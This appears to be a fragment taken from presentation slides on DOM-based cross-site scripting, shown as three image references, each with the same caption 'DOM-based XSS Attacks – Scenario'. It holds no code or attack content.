
DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario



